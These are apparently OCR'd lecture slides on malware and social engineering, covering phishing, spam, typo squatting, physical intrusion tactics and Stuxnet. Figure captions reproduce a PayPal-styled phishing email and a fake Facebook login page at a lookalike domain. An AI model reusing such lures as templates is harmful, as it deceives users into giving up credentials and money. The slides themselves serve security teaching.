
Thanks for using your bank account!

Your monthly account statement is available anytime; just log in to your account at https://www.paypal.com/us/cgi-bin/webscr?cmd=_history. To correct any errors, please contact us through our Help Center at https://www.paypal.com/us/cgi-bin/webscr?cmd=_contact_us.

Amount:	$1297.20 USD
Sent on:	August 22, 2012
Payment method:	Bank account

Sincerely,
PayPal

Figure 2-8 Phishing email message
Source: Email sent to Dr. Mark Revels


Log in | Facebook
www.facelook.cixx6.com/login/facebook/en/?i=250207لأنهم
facebook
Sign Up
Facebook helps you connect and share with the people in your life.
Fake Facebook URL:
www.facelook.cixx6.com
Facebook Login
You must log in to see this page.
Email address:
Password:
Keep me logged in
Log in
or Sign up for Facebook
Forgotten your password?
English (US) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिन्दी 中文(简体)
日本語 »

Phishing


- Variations of phishing (cont'd.)
  - ***Spear phishing*** - email messages target specific users
  - ***Whaling*** - going after the "big fish"
    - Targeting wealthy individuals
  - ***Vishing*** (voice phishing)
    - Attacker calls victim with recorded "bank" message with callback number
    - Victim calls attacker's number and enters private information

Spam

- **Spam** - unsolicited e-mail
  - Primary vehicles for distribution of malware
  - Sending spam is a lucrative business
    - Cost spammers very little to send millions of spam messages
- Filters look for specific words and block the email
- *Image spam* - uses graphical images of text in order to circumvent text-based filters
  - Often contains nonsense text so it appears legitimate

Typo Squatting

- **Typo squatting -** redirecting a user to a fictitious website based on a misspelling of the URL
  - Also called **URL hijacking**
- Example: typing goggle.com instead of google.com
- Attackers purchase the domain names of sites that are spelled similarly to actual sites
  - Many may contain a survey that promises a chance to win prizes or will be filled with ads



Physical Procedures

- **Dumpster diving**
  - Digging through trash to find information that can be useful in an attack
- **Tailgating**
  - Following behind an authorized individual through an access door
  - An employee could conspire with an unauthorized person to allow him to walk in with him (called piggybacking)
  - Watching an authorized user enter a security code on a keypad is known as **shoulder surfing**

“Modern” Malware

Modern Malware

- Note that most of these examples are old, why?
    - Maybe the problem is solved? (Hint: no)

- Instead, new era of malware
    - Old: Pride, anger, destruction, low-level politics
    - New: Economics, governments, espionage
    - How does this change the game?

Stuxnet: Propagation

June 2010

- Virus: initially spread by infected USB stick
  - Once inside network, acted as a worm, spreading quickly
- Exploited **four** zero-day exploits
  - Zero-day: Known to only the attacker until the attack
  - Typically, one zero-day is enough to profit
  - Four was unprecedented
    - Immense cost and sophistication on behalf of the attacker
- Rootkit: Installed *signed* device drivers
  - Thereby avoiding user alert when installing
  - Signed with certificates stolen from two Taiwanese CAs

Summary

- Malware is malicious software that enters a computer system without the owner’s knowledge or consent
- Malware that spreads include computer viruses, worms, and Trojans
- Spyware is software that secretly spies on users by collecting information without their consent
- Type of spyware include keylogger, adware and ransomware

Summary

- A logic bomb is computer code that is typically added to a legitimate program but lies dormant until triggered by a specific logical event
- A backdoor gives access to a computer, program, or service that circumvents any normal security protections
- One of the most popular payloads of malware today carried out by Trojans, worms, and viruses is software that will allow the infected computer to be placed under the remote control of an attacker (infected computer is known as a zombie)

Summary

- Social engineering is a means of gathering information for an attack from individuals
- Types of social engineering approaches include phishing, dumpster diving, and tailgating
- Typo squatting (URL hijacking) takes advantage of user misspellings to direct them to fake websites
- A watering hole attack is directed toward a smaller group of specific individuals, such as major executives working for a manufacturing company